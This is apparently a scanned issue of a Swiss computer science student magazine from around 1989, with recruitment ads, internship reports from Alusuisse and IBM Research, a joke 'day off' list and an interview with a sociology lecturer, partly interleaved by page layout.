
Ausblick

In den folgenden Sitzungen wurde beschlossen, dass eine neue Vertiefungsrichtung 'Wissenschaftliches Rechnen' eingeführt werden soll und welche Vorlesungen in welchen Vertiefungsrichtungen angeboten werden sollen. Das Resultat dieser Arbeit könnt Ihr in der Spezialbroschüre zum neuen Studienplan nachlesen, die im Abteilungssekretariat erhältlich ist.

Momentan beschäftigt sich die UK mit der Methode zur Vergabe der Diplomarbeiten und mit einem Begehren der Leitung des Insitutes für Informationssysteme, die Prüfungskombinierbarkeit von Vertiefungsvorlesungen restriktiver zu gestalten.

Es ist noch zu früh, um die Qualität des neuen Studienplans zu beurteilen. Aber die UK wird sich bestimmt auch in Zukunft damit befassen.

Oliver Tschichold, IIC/9
AK/UK-Mitglied



ARE YOU



Who are we?

Dow Europe is truly international. It includes over 14,000 employees of 38 different nationalities, more than 65 sales offices, 35 manufacturing sites and nine major research and development centers throughout Europe, the Middle East and Africa. It's headquarters are in Horgen, near Zurich.

What do we produce?

The company has basic strengths in inorganic and organic chemicals, plastics, metals, urethane chemicals and systems. Dow also has a developing business in specialty areas such as urethanes, latex, styrofoam[®], polystyrene foam, epoxies and resins, as well as consumer, agricultural, household, and pharmaceutical products and water treatment systems. In total, Dow has a broad range of more than 1800 products.

READY



Your career in Dow— What can we offer you?

Employees are the source of Dow's success. We treat them with respect, promote teamwork and encourage personal freedom and growth.

We welcome new ideas and concepts. We have the informal atmosphere of a much smaller organization and our open door policy allows an easy flow of communication. We strongly believe in freedom to act. Your opinion counts in the decision making process.

Our view is that the most effective learning comes from on the job training. We therefore believe in "whole job" responsibility, i.e. planning, execution and evaluation. Decision making is placed at the lowest possible level. Successful people are those who can assume responsibility quickly and make substantial contributions to our organization. The ability to learn quickly and produce results with a minimum of direction is valued and rewarded.

As your abilities increase so do your responsibilities. Promotion from within is a major point in Dow, and as a result, excellent growth opportunities open up.

FOR



Career paths

Computer technology is helping us to meet new challenges daily.

Dow utilizes state of the art technology, including mainframe computers, mini computers and an extensive telecommunications network across all Dow offices.

Specifically, Dow assigns project responsibility to computer professionals in one of the following areas: Commercial Application Development, Telecommunications, Data Administration, Operating Systems and End User Support.

A career in Information and Computer Services offers longterm potential for professional development throughout the Dow organization, nationally as well as internationally.

DOW?



What do we expect from you?

Aside from academic qualifications, we'll be looking for people with potential. Open-minded, flexible and ambitious. You should be willing to accept change. You should still be hungry for knowledge and new skills. Able to seize opportunities when they arise and to accept the challenges in responsibility. In addition, creativity, problem-solving and communication skills are key assets for success within the Company.

Want to hear more?

We hope that we've given you an idea of what Dow is all about and where it's going. Above all, we hope we have demonstrated why we're not "just another chemical company". There is a lot more we want to tell you about Dow. And, we want to know more about you; about your hopes and aspirations.

For more information, please contact:



Dow Europe
Mr. Marc Winet
Bachtobelstrasse 3
8810 Horgen

01 / 728 21 11

Praktikumsbericht Schweizerische Aluminium AG

Vom 14. August bis zum 10. November 1989 absolvierte ich mein obligatorisches Industriepraktikum bei der Alusuisse am Hauptsitz Zürich-Seefeld. Dieser beherbergt die ganze Administration des Konzerns. In der Informatikabteilung sind zur Zeit zirka 35 Personen beschäftigt, wovon ein grosser Teil an der Wartung und Weiterentwicklung des Hostsystems Unisys 1100 arbeitet. Als Arbeitsplatzrechner werden MS/DOS-Rechner (IBM, Sperry, HP) und AppleMacintosh (SE30, IIx, IIcx) unterstützt. Letztere wurden zum ersten Mal in diesem Jahr in einer grösseren Menge angeschafft, da sie sich durch ihre graphische Benutzeroberfläche sehr gut für den Einsatz in einer Büroumgebung eignen.

Meine Aufgabe war es einen zukünftigen, rechnerunterstützten Büroarbeitsplatz zu beschreiben und dessen mögliche Realisierungen aufzuzeigen. Diese Aufgabe habe ich in drei Teile gegliedert. Der erste Teil beinhaltet die Erfassung und Darstellung des Ist-Zustandes der Büroumgebung, der zweite Teil die Beschreibung des Soll-Zustandes, also des zukünftigen Arbeitsplatzes. Im dritten Teil beschrieb ich den Weg vom Soll- zum Ist-Zustand, das ist die Realisierung.

Um den heutigen Zustand zu erfassen, führte ich mit 36 Personen aus den verschiedensten Abteilungen Interviews durch. Dabei wollte ich ebenfalls ihre Wünsche und Kritiken kennenlernen, um dann zum Abschluss meiner Arbeit als Lösung ein Konzept vorstellen zu können, welches schon in der Konzeption anwenderorientiert ist.

Diese Interviews waren für mich der interessanteste Teil, da ich dabei durch den engen Kundenkontakt (Kunden = Mitarbeiter) viel über die Problematik des Einsatzes von Informatikmitteln in einer Büroumgebung aus Anwendersicht erfahren habe.

Durch die Auswertung der Interviews war ich nun in der Lage einen typischen Büroarbeitsplatz der Alusuisse Seefeld zu beschreiben. Diese Beschreibung enthielt zum einen Tätigkeiten, die allen Büroarbeitsplätzen gemeinsam sind und zum andern die häufigst gebrauchten Hilfsmittel, um diese Tätigkeiten auszuführen.

Den zukünftigen Arbeitsplatz konnte ich nun beschreiben, indem ich zu jeder oder auch mehreren zuvor beschriebenen Tätigkeiten einen Dienst formulierte, der diese abdeckt. Daraus entstand eine Diensteliste – oder auch Dienstepaket – welche den idealen Büroarbeitsplatz wiedergibt, unab hängig von dessen Realisierungsmöglichkeiten. Die Diensteliste soll später sowohl auf Apple Macintosh als auch auf MS/DOS-Rechnern realisiert werden.

Ich war nun soweit, dass ich mir Gedanken zur Realisierung dieses Arbeitsplatzes machen konnte. Dabei ging es in erster Linie um Konzepte betreffend die Struktur des einzelnen Arbeitsplatzes und dessen weiteren Ausbau hinsichtlich interner elektronischer Kommunikation mit anderen Arbeitsplätzen. Ich wählte dazu die 'bottom up' - Methode (im Gegensatz zu 'top down'), da mir diese für die Realisierung eines anwenderorientierten Arbeitsplatzes als geeigneter erscheint. Dabei werden die einzelnen Arbeitsplätze zuerst realisiert und danach zu einem grösseren System (sprich Netzwerk) zusammengefügt.

Im Rahmen dieser Arbeit beschränkte ich mich auf zwei Realisierungsebenen. Die eine beschreibt einen betreffend elektronischer Kommunikation isolierten Einzelarbeitsplatz, die zweite, auf der ersten aufbauend, die Vernetzung mehrerer Einzelarbeitsplätze zu einem Grup-

penarbeitsplatz. Beide Arbeitsplätze charakterisierte ich durch ihr Dienstangebot, die internen Kommunikationsmöglichkeiten, die Schnittstellen zur Aussenwelt und die mindest erforderliche Hardwarekonfiguration.

In einem letzten Schritt stellte ich Vorschläge zu Hard- und Software und eine Liste der schon vollständig oder teilweise realisierten Dienste auf dem Mac und dem MS/DOS-PC in einem Dokument zusammen. Dieses soll als Entscheidungshilfe für das weitere Vorgehen dienen. Damit ich überhaupt Hard- und Software vorschlagen konnte, habe ich mir einzelne Produkte vor allem für den Mac angeschaut und einen Produkteordner angelegt.

Die ganze Arbeit hat mir sehr viel Freude gemacht und ich habe dabei auch viele wertvolle Erfahrungen gesammelt. Mit Absicht habe ich mir eine Aufgabe ausgesucht, bei welcher ich nichts zu programmieren hatte. Denn erstens bestehen dazu in den oberen Semestern noch genügend Möglichkeiten und zweitens bin ich persönlich mehr am konzeptionellen Teil einer Informatiklösung interessiert als an deren konkreten implementationsspezifischen Probleme. Dies soll aber nicht heissen, dass ich letzteres als unwichtig betrachte.

Das Arbeitsklima habe ich als sehr gut empfunden. Dabei hat mir vorallem gefallen, dass ich relativ selbstständig arbeiten konnte, was sicher auch an der Aufgabe selbst lag. Eine Kantine gibt es in der Alusuisse Seefeld leider nicht. Dies wird aber durch die, wie ich meine, überdurchschnittliche Entlohnung und auch durch die schöne Lage am See voll kompensiert.

Zum Schluss möchte ich noch allen Interviewpartnern und der ganzen Informatikabteilung recht herzlich danken – speziell natürlich meinen Betreuern Michi Wernig und Sandro Lüthi für ihre hilfreiche und kameradschaftliche Unterstützung.

Thomas Schwob IIIC/4

DECCollege

«the way
for
getting on»

Als weltweit führender Hersteller vernetzbarer Informationssysteme decken wir mit unserem Angebot an Computersystemen, Peripheriegeräten, Softwareprodukten, Computerzubehör und Dienstleistungen eine Vielzahl von Anwendungen und Einsatzbereichen ab. Unser Ziel ist es, EDV-Gesamtlösungen an Kunden der Bereiche Technik, Wissenschaft und Dienstleistungen anzubieten, sowie die nötige Unterstützung nach der Inbetriebnahme sicherzustellen.

Mit DECCollege bietet Digital Equipment

Hochschul- absolventInnen

der Fachrichtungen Betriebswirtschaft, Ingenieurwesen und Informatik einen soliden und zukunftssträchtigen Karrierestart. Das 8-monatige Ausbildungsprogramm bereitet Sie, bei vollem Salär und ohne spätere Verpflichtungen, im Rahmen eines strukturierten und praxisorientierten Ausbildungsprogramms auf Ihr zukünftiges Aufgabenfeld vor. Neben einer umfassenden fachlichen und arbeitstechnischen Ausbildung erhalten Sie auch eine ausführliche Einführung in das Unternehmen, seine Philosophie, Organisation und Zielsetzungen.

Mit DECCollege stehen Ihnen grundsätzlich zwei Ausbildungsrichtungen für Ihren Karrierestart zur Verfügung:

digital

- Beratung und Verkauf
- Software und Anwendungen

Welche Laufbahn Sie letztendlich einschlagen wollen, entscheiden Sie selbst.

Bei DEC wird der Eigeninitiative, der Teamfähigkeit und dem informellen Arbeitsstil bereits während des Trainee-Programms hohe Bedeutung beigemessen: DECCollege ist von Anfang an eine Synthese aus Mitgestalten und Mitlernen. Dabei bieten wir Ihnen die fachlichen Herausforderungen eines internationalen High-Tech-Unternehmens – eng verbunden mit dem kreativen Freiraum für die eigenen Ideen und der Verantwortung für selbständige Bearbeitung zukunftsgerichteter Projekte.

Das Trainee-Programm beginnt jeweils im Januar.

Interessenten richten ihre Bewerbungsunterlagen bitte an:

**Digital Equipment
Corporation AG
Personalabteilung,
Überlandstrasse 1,
8600 Dübendorf**

Für weitere Informationen steht Ihnen
Roland Niggli,
Telefon 01/801 22 99 gerne
zur Verfügung.

Digital Equipment Corporation

"Doktorandenpraktikum" im IBM T.J.Watson Research Center in Yorktown, New York.

Es mag etwas komisch klingen: ein Praktikumsbericht eines IIC-Absolventen. Warum denn das? - Er hat ja sein Diplom. Doch ich glaube, es gibt einige wenige Arbeitsplätze, die interessant genug sind um selbst nach dem Diplom eine befristete Praktikumsanstellung anzunehmen.

Während meiner Diplomarbeit im Wintersemester 87/88 verbrachte ich nebenbei zwei Abende mit Bewerbungen an einigen industriellen Forschungszentren in den USA. Keiner der ETH-Leute, die ich um die Adressen bat, glaubte an eine positive Antwort. Ich war umso mehr überrascht als mir das T.J. Watson Center via IBM Schweiz eine zwölf-monatige Stelle in Yorktown anbot. Nach einer harten Entscheidung brachte das Visum als Austauschstudent recht viel Unsicherheit und "Warten auf Godot", da es über eine IAPT (IASTE/USA) beschafft wurde. Ein ETH-Kollege der den Sommer 88 ebenfalls in Yorktown verbrachte, hat das Visum über IASTE/Schweiz (Austauschdienst ETH) wesentlich schneller bekommen.

Das T.J.Watson Research Center ist eines der reinen Forschungszentren von US-Grossfirmen und liegt am Rande von New York City. Es zählt über tausend Forschungsangestellte, die vorallem an Grundlagen in Mathematik, Physik, Informatik, Elektro- und Verfahrenstechnik arbeiten. Forschungsergebnisse wie "Mandelbrot Sets", "DES-Data Encryption", "801" - einer der ersten RISC Prozessoren, "GaAs devices", allerneueste Hochtemperatursupraleiter sowie ein Supercomputer für Quanten-Chromo-Dynamik sind einige Beispiele.

Die ersten Tage nach der Ankunft am JFK Flughafen waren extrem stressig. Die Unterstützung des Arbeitgebers beschränkte sich auf die Bezahlung von 3 Tagen Hotel und Mietwagen. In dieser Zeit musste die Zeitverschiebung ausgeschlafen, ein Zimmer gefunden und ein Wagen gekauft, versichert und registriert werden. (Denn ohne Auto läuft hier in den Staaten nichts.) Die Lebenskosten und Wohnungsverhältnisse in den besseren Vorstädten von New York entsprechen etwa den innerhalb der Innenstadt Zürich, sodass man für einen guten "Deal" recht intensiv suchen muss. Der Spürsinn für (Kuh-) Handel wurde während den folgenden 14 Monaten noch mehrfach geprüft. z.B. gab es kaum Hilfe bei der Steuererklärung (Doppelbesteuerungen) oder bei einer Gerichtsklage nach einem Blechschaden. Die sehr knappe Unter

Informatik für Menschen

Diese Idee wollen wir in unserer Tätigkeit umsetzen. Unsere Mitarbeiter arbeiten nicht im Glashaus. Sie stehen in der Praxis, im Kontakt mit ihren Auftraggebern und deren Mitarbeitern - den Informatik-Benützern. Entsprechend sind unsere Lösungen. Informatik als Werkzeug des Menschen. Zur Erleichterung, Verbesserung und Vereinfachung seiner Arbeit. Informatik, damit der Mensch wieder frei wird für Aufgaben, die von der Maschine nicht gelöst werden können.

Die Form der Zusammenarbeit mit unseren Kunden richtet sich nach den spezifischen Erfordernissen eines Auftrages. So können wir die Funktion des "Generalplaners" oder "Generalunternehmers" übernehmen, in einem Projektteam mitwirken, Einzelaufgaben bearbeiten, beratend oder in der Ausbildung tätig werden.

Die Lösung einer komplexen Aufgabe, die einwandfreie Qualität eines Produktes, die Zufriedenheit unserer Auftraggeber - das sind für uns Erfolge.

Als grösstes Software- und Informatikberatungs-Unternehmen der Schweiz bieten wir unsere Dienstleistungen und Produkte in sechs klar definierten kunden- und aufgabenorientierten Angebotsbereichen an:

Allgemeine Wirtschaftsinformatik

Bank, Versicherungs- und
Kommunikations-Projekte

Finanz- und Bank-Produkte

Industrielle Automation

Informatik für Gesundheitswesen

Informatik für Verwaltungen

Ueber die Möglichkeiten, welche wir Ihnen in den genannten Bereichen aufzeigen können, orientieren wir Sie gerne. Für weitere Informationen wenden Sie sich bitte an Herrn W. Gemperle, Personaldienst, Tel. 01 249 26 74.

FIDES

INFORMATIK

Badenerstrasse 172, Postfach, 8027 Zürich, Tel. 01 249 21 21

stützung von offizieller Seite wurde aber durch ein freundliches und sehr persönliches Verhältnis zu meinem Manager und zu Forscherkollegen weitaus wettgemacht. Die Bezahlung entsprach umgerechnet (zum heutigen Kurs) dem Anfangslohn eines Informatikers und reicht auch bei etwas weniger guten "deals" mit Auto und Wohnung zur Deckung der üblichen Lebenskosten. Für den Flug konnte ein Sponsor aus der Schweiz gefunden werden.

Mein Job im Departement für VLSI & Microsysteme befasste sich mit der elektromagnetischen Strahlung von Computerschaltungen, bzw. mit Methoden diese schon während des CAD vorauszusagen und zu verhindern. In dem von Physikern und El.Ing. geführten Projekt wurde ich vorallem als "Software-Person" angesehen und befasste mich mit der Planung der nötigen Software. Ein nicht gerade leichter Job in der IBM Welt, wo es viele antiquierte Softwarepakete und -systeme gibt. Das gelernte Vorgehen für Softwareproduktion hat sich in diesem Falle weniger bewährt, da ein junges Forschungsprojekt sehr dynamisch ist und vor allem schnelle Prototypen braucht. Neben viel Planung und Programmierung blieben da und dort Analysen von Berechnungskomplexität übrig. Ich habe die harten Feldberechnungen den Spezialisten im Projekt überlassen.

Einen erheblichen Anteil meiner Zeit wendete ich dafür auf, PC's und Risc-Workstationen (PC/RT) innerhalb der Gruppe effizienter einzusetzen, da das IBM-Labor nach einer langjährigen Tradition von leistungsfähigen Grossrechnern nun erst zaghafte Schritte in Richtung verteilte Rechenleistung macht.

Wenn ich auch nicht gerade in einem Informatik-Kerngebiet tätig war, lernte ich doch viel über Forschungsarbeit. Bis zur direkten Anwendung der entwickelten Methoden und Programme in den IBM Produktionswerken wird wohl noch einige Zeit verstreichen. Das Projekt stiess innerhalb der Firma sofort auf grosses Interesse und die permanenten Projektmitarbeiter werden vermutlich auf Ende Jahr erste Resultate publizieren.

Am meisten Positives hat mir die Forschungsumgebung und der Kontakt mit Forschern aus den unterschiedlichsten Gebieten sowie mit US-Studenten gebracht. Besonders im Sommer arbeiten viele amerikanische Studenten in Yorktown; einige davon mit Verträgen um Diplomarbeiten und Dissertationen in Yorktown zu schreiben. Ich lernte somit Gesetze wie "publish or perish" kennen, wieviele "papers" ein Journaleditor pro Jahr zur Beurteilung erhält oder wie Interviews für Neueinstellungen von Hochschulabgängern ablaufen. Das Labor rekrutiert den grössten Teil seiner Praktikanten und temporären Angestellten aus Kooperations-Programmen mit den berühmten US-Uni-

versitäten. (Stanford, MIT, CMU, Cornell, Columbia...) Für Kandidaten aus anderen Ländern oder von anderen Schulen ist ein direkter (Forschungs-) Kontakt zu einem Gruppenleiter oder festangestellten Forscher praktisch der einzige sichere Weg zu einer Stelle. Bewerbungen ans Personaldepartment verschwinden in einer Datenbank (und die IBMer haben meist einen passenden Kandidaten zu Hand bevor sie auch nur an die Datenbank denken).

Die formale Arbeitsatmosphäre gleicht mehr der einer Uni als einer Computerfirma. Obschon offiziell 8:30-17:12 fix gearbeitet wird, hielt man sich eher an die Regel auf den Tür-Schildchen: "doors operated 24 hrs, 7 days a week". Wer pro Woche einmal an einem Abend anzutreffen war, konnte ohne weiteres in der Mittagspause zu den nahen Seen und Reservoirs joggen oder mal tagsüber die Tennisplätze beanspruchen.

Da einige Leute von IBM-Research wirklich an der Front der Forschung dabei sind, unterhält das Labor zahlreiche Seminare. Ich hörte mir viele interessante Vorträge von internen und externen Referenten an. Mit Ausnahme der VLSI-Leute sind alle andern Informatiker ausserhalb des Stammhauses (Bldg.801) untergebracht. Doch für ein RISC Seminar mit John Cocke, ein 'talk' über Datenflussgraphen oder auch bloss für einen Lunch mit einem Schweizer Kollegen fährt man halt die 10 Meilen ins Informatikergebäude nach Hawthorne. Während den 14 Monaten die ich in Yorktown verbrachte, erfuhr ich natürlich auch welche Gebiete kaum oder mit weniger profilierten Gruppen vertreten sind. Diese finden sich typischerweise dort, wo es weniger um MIPS, FLOPS oder Nanosekunden von GaAs Schaltern, sondern eher um funktionelle Software, Graphik oder um human factor's geht.

Eine weniger erfreuliche Erfahrung mit diesem Praktikum war, dass eine nachfolgende Bewerbung für eine ETH-Assistenz aus dem Ausland sehr schwierig ist - schwieriger als bei einem Informatik-Departement guter US-Hochschulen.

Ich bin nicht ein besonderer Fan des American-Way-of-Life geworden und hasse Hamburgers, Kentucky Fried Chicken und Nachos nach wie vor. Neben dem Burgerking und einem Pub waren zwei grosse leere Parkplätze alles was der "Stadtkern" des 60'000 Seelen-Städtchens Yorktown zu bieten hatte. Doch nur 50km weiter südlich lag Manhattan. In Sachen Konzerte, Sports und Shopping gibts es in New York City nur die Begrenzung durch das eigene Budget. Was dort jeden Tag los ist, lässt sich kaum überblicken. Als Gast eines New York City Club gelangt man auch mal zu einer Feuerwerks-Party im x-

ten Stockwerk eines Wolkenkratzers oder in einem Sommerhaus auf "Long Island".

Schlussendlich hat mich dieses Praktikum bei IBM Research davon überzeugt, dass eine Dissertation in Informatik die Zeit und Mühe wert sein kann. Ein Praktikum bei IBM Research, Bell-Labs, Xerox-PARC oder ev. DecWRL/HP, kann ich für all jene Informatiker empfehlen, die sich nacher mit einem weiteren Studium in die Grundlagen von Informatik und Computerbau einarbeiten wollen.

Thomas M. Stricker, Carnegie Mellon University, Pittsburgh
[tomstr@cs.cmu.edu]

A Day Off

=====

So, you want the day off ???
Let's take a moment to look
at what you are asking for.

- 1 There are 365 days available for work.
- 2 There are 52 weeks per year of which you already have 2 days off each weekend, leaving 261 days left available for work.
- 3 Since you spend 16 hours each day away from work that accounts for 170 days. There are 91 left available for work.
- 4 You spend 30 minutes each day on breaks that accounts for 23 days a year, leaving 68 days available for work.
- 5 You spend 1 hour a day at lunch, that that accounts for another 46 days per year leaving 22 days available for work.
- 6 You spend 2 days per year on sick leave, leaving 20 days available for work.
- 7 You take 9 holidays per year, leaving 11 days available for work.
- 8 You take 10 days vacation each year, leaving 1 day left available for work.

--- NO WAY ---

Are you going to take THAT day off.

Let's take a moment to look at what you are asking for...

Vis-à-Vis Interview mit Herrn R. Todesco

Daten zur Person:

Name: Rolf Todesco
Alter: 40 Jahre
Familienstand: ledig

Laufbahn:

Aufgewachsen bin ich am linken Zürichseeufer; ich hatte eine ziemlich normale Laufbahn, Matura und anschliessend Soziologiestudium an der Uni Zürich. Dann kam ich hierher – die Firma Logismata ist ein Softwarehaus – zum Arbeiten. Wir verkaufen Lösungen im Sinne eines Generalunternehmens, das heisst wir produzieren Software und liefern Gesamtlösungen, also Software und Hardware. Ich bin zuständig für eine Sparte, die sich Touristik nennt.

Vergangenheit:

Was hat Sie dazu bewogen, Soziologie zu studieren?
Soziologie isch dä Plausch!

Dann hatten Sie schon während der Mitteschule damit zu tun?

Nein. An der Universität ist es etwas anders als an der ETH, die einzelnen Studiengänge sind nicht so festgelegt. Das bedeutet insbesondere, dass man sich beim Beginn des Studiums noch nicht festlegen muss, man kann also – wenn man das will und wenn man die Initiative hat – anfangs mehrere Fächer studieren und sich dann im Laufe der ersten zwei Semester allmählich entscheiden. Ich habe mich unter anderem bei Geschichte, Ethnologie, Psychologie umgesehen, also an verschiedenen, sozialwissenschaftlich orientierten Orten, und am Schluss gefunden, Soziologie mache am meisten Spass.

Welcher Professor oder Dozent hat Sie während Ihrer Studienzeit am meisten beeindruckt bzw. beeinflusst?

Nein, Vaterfiguren gibt es nicht.

Also auch keine Mutterfiguren?

Schon gar nicht.

Welche persönlichen Erfahrungen aus Ihrem Studium waren für Sie am wichtigsten?

Die Erfahrung, dass ich nicht arbeiten muss, dass ich einfach Zeit zum Studieren habe. Das ist für mich ein zentrales Erlebnis, dass andere Leute arbeiten, und ich studiere.

Unterricht:

Was hat Sie bewogen, an der ETH Soziologie zu unterrichten?

Ich weiss nicht, ob diese Frage richtig gestellt ist. Es war nicht so, dass ich das willentlich wählen konnte. Irgenwann einmal stand einfach die Option, dass an der Abteilung III/B ein Soziologiedozent gesucht wurde. Meinen Vorgänger, der dann eben ins Ausland ging, habe ich persönlich gekannt, so kam ich auf die Liste der möglichen Nachfolger und bekam dann diesen Auftrag. Ich habe ein persönliches Motiv; ich verkaufe Computer, das ist relativ weit weg von der Soziologie. Mit diesem Engagement an der ETH bin ich quasi mir selbst gegenüber verpflichtet, ein wenig bei der Soziologie zu bleiben.

Wie bereiten Sie Ihre Vorlesung vor? Wenn überhaupt?

(lacht) Vielleicht würden Sie einmal versuchen, eine Vorlesung zu halten, ohne dass Sie sie vorbereiten! Würde mich interessieren, wie das geht. – Positiv gefragt, wie ich meine Vorlesung vorbereite: Ich habe ein paar Muster, denn es gibt schon viele Vorlesungen über Soziologie auf der Welt, dazu gibt es Literatur. Mit einem Kompromiss aus solchen Mustern habe ich angefangen, und jetzt ist es für mich quasi ein interaktives System; ich merke jeweils, was sich bewährt und was nicht. Am Anfang der Vorlesung liess ich mich beispielsweise weniger stark darauf ein, dass Technik hier das Thema sein soll, ich machte die halbe Vorlesung über das Thema Sexualität. Dann wurde mir nahegelegt – ich weiss nicht mehr genau von wem –, dass eine mehr technische Orientierung sinnvoller wäre. Jetzt verwende ich mehr technische Beispiele. Das meine ich mit "feedback".

Ihre Vorlesung hat teilweise einen eher provokativen Charakter. Haben Sie einen besonderen Grund dazu?

Meine Vorlesung hat überhaupt keinen provokativen Charakter. Ich weiss nicht, wie die Leute auf so etwas kommen. Ich weiss aber, dass sehr viele Leute über meine Vorlesung reden, die nicht wissen, was in der Vorlesung passiert, weil sie einfach gar nie dort sind. Vielleicht hätten Sie ein Beispiel, das zeigt, was dort so Provokatives geschehen soll? Ich höre den Vorwurf am Rand der Vorlesung und ich lese ihn in den VISIONEN, doch ich verstehe ihn nicht, und wenn ich zurückfrage, bekomme ich meistens keine Antwort.

Man hat z.B. den Eindruck, Sie wollten uns beibringen, dass Ingenieure nicht arbeiten.

Dazu möchte ich schon Stellung beziehen. Ich glaube, wenn man miteinander spricht - und in diesem Sinne ist auch eine Vorlesung ein Gespräch - sollte man mitberücksichtigen, ob der andere normal ist. Wenn jemand, dem man unterstellt, er sei ein halbwegs normaler Mensch, problematisiert, ob das, was Ingenieure machen, eigentliche Arbeit sei, kann man in unserer Gesellschaft kaum verstehen, er sei der Ansicht, die Ingenieure würden nicht arbeiten, und schon gar nicht, der wolle dies den Ingenieuren beibringen. Wenn Sie letzteres von mir denken, müssen Sie mich für ziemlich bescheuert halten. Umgekehrt fühle ich mich als Mensch nicht ernst genommen, wenn mich jemand so missversteht. Es sollte Ihnen klar sein, dass mir das klar ist, sonst nehmen Sie mich nicht ernst. Und wenn Sie mich nicht ernst nehmen und dann entstellte Aussagen von mir unter das Motto "Provokation" stellen, dann denke ich...ja, dann denke ich, Sie seien "halt" von den VISionen...

Was wollen Sie mit Ihrer Vorlesung erreichen?

Ich fasse das nicht als eine Frage an meine Person auf, sondern als Frage an die Institution. Die Institution ist in der Abteilung IIIB unter dem Begriff MTU (Mensch-Technik-Umwelt) relativ scharf umrissen, III/C hat die MTU-Fächer teilweise übernommen. Die Vorlesung hat als erklärtes Ziel, die Intedisziplinarität zu fördern, interdisziplinäres Denken, oder vielleicht noch expliziter, interdisziplinäres Zusammenarbeiten zu ermöglichen. Nun habe ich eine spezielle Konzeption von "interdisziplinär": Ich denke, wenn man in einer arbeitsteiligen Gesellschaft lebt, so kann man frühestens dann gut zusammenarbeiten, wenn jeder wenigstens seine eigene Disziplin kennt. "Kennen" soll heissen, aussprechbar zur Verfügung haben. Ich muss also ein Selbstverständnis über Soziologie haben, und Ingenieure müssen ein aussprechbares Verständnis davon haben, was Ingenieure sind. Wenn jeder über seine Sache reden kann, dann haben wir eine Basis für interdisziplinäre Zusammenarbeit. MTU hat die Aufgabe, diese Zusammenarbeit zu ermöglichen, und dem versuche ich mit meiner Vorlesung Rechnung zu tragen. Ich möchte, dass Ingenieure sich Gedanken machen darüber, was Ingenieure eigentlich sind, was für eine soziale Funktion sie haben, und dass sie am Ende der Vorlesung darüber explizit reden können: "Ingenieur, das ist so und so...". Die bittere Erfahrung ist, dass es am Ende des Semesters meistens immer noch nicht klappt. Das ist einfach, tja...weil meine Vorlesung zu wenig gut ist.

Haben Sie von studentischer Seite schon Vorschläge für eine andere Vorlesungsgestaltung erhalten?

Ja, ich habe in früheren Semestern jeweils viel rascher inhaltliche Probleme und soziologische Theorien aufgegriffen und die Metadiskussion darüber, was eigentlich geschieht, wenn wir über irgendwelche Probleme soziologisch reden, nur am Rand abgehandelt, d.h. ich bin wenig auf unsere Gesprächsvoraussetzungen eingegangen. Im Laufe der Zeit hat sich dann herausgestellt, dass ich zu viel verlangt respektive vorausgesetzt habe, beispielsweise auch Kommunikationstheorien darüber, wie ein Gespräch zwischen Menschen funktioniert. Dann ist immer deutlicher verlangt worden, dass man das mehr ausarbeiten müsste. Das mache ich jetzt, speziell um laufenden Semester habe ich praktisch noch kein Wort über Soziologie im engeren Sinne gesagt, eben viel mehr darüber, was eigentlich passiert, wenn Soziologen arbeiten, was sie arbeiten. Wir machen Sprach- oder Kommunikationstheorie. Das ist ein Anliegen, das von den Studenten her kam, im Sinne von "das sollte man noch genauer machen". Ich habe das früher viel weniger in den Mittelpunkt gestellt.

Gibt es einen Unterschied zwischen den IIIB- und den IIIC-Studenten in der Vorlesung? Merken Sie z. B. "das ist jetzt IIIB bzw IIIC?"

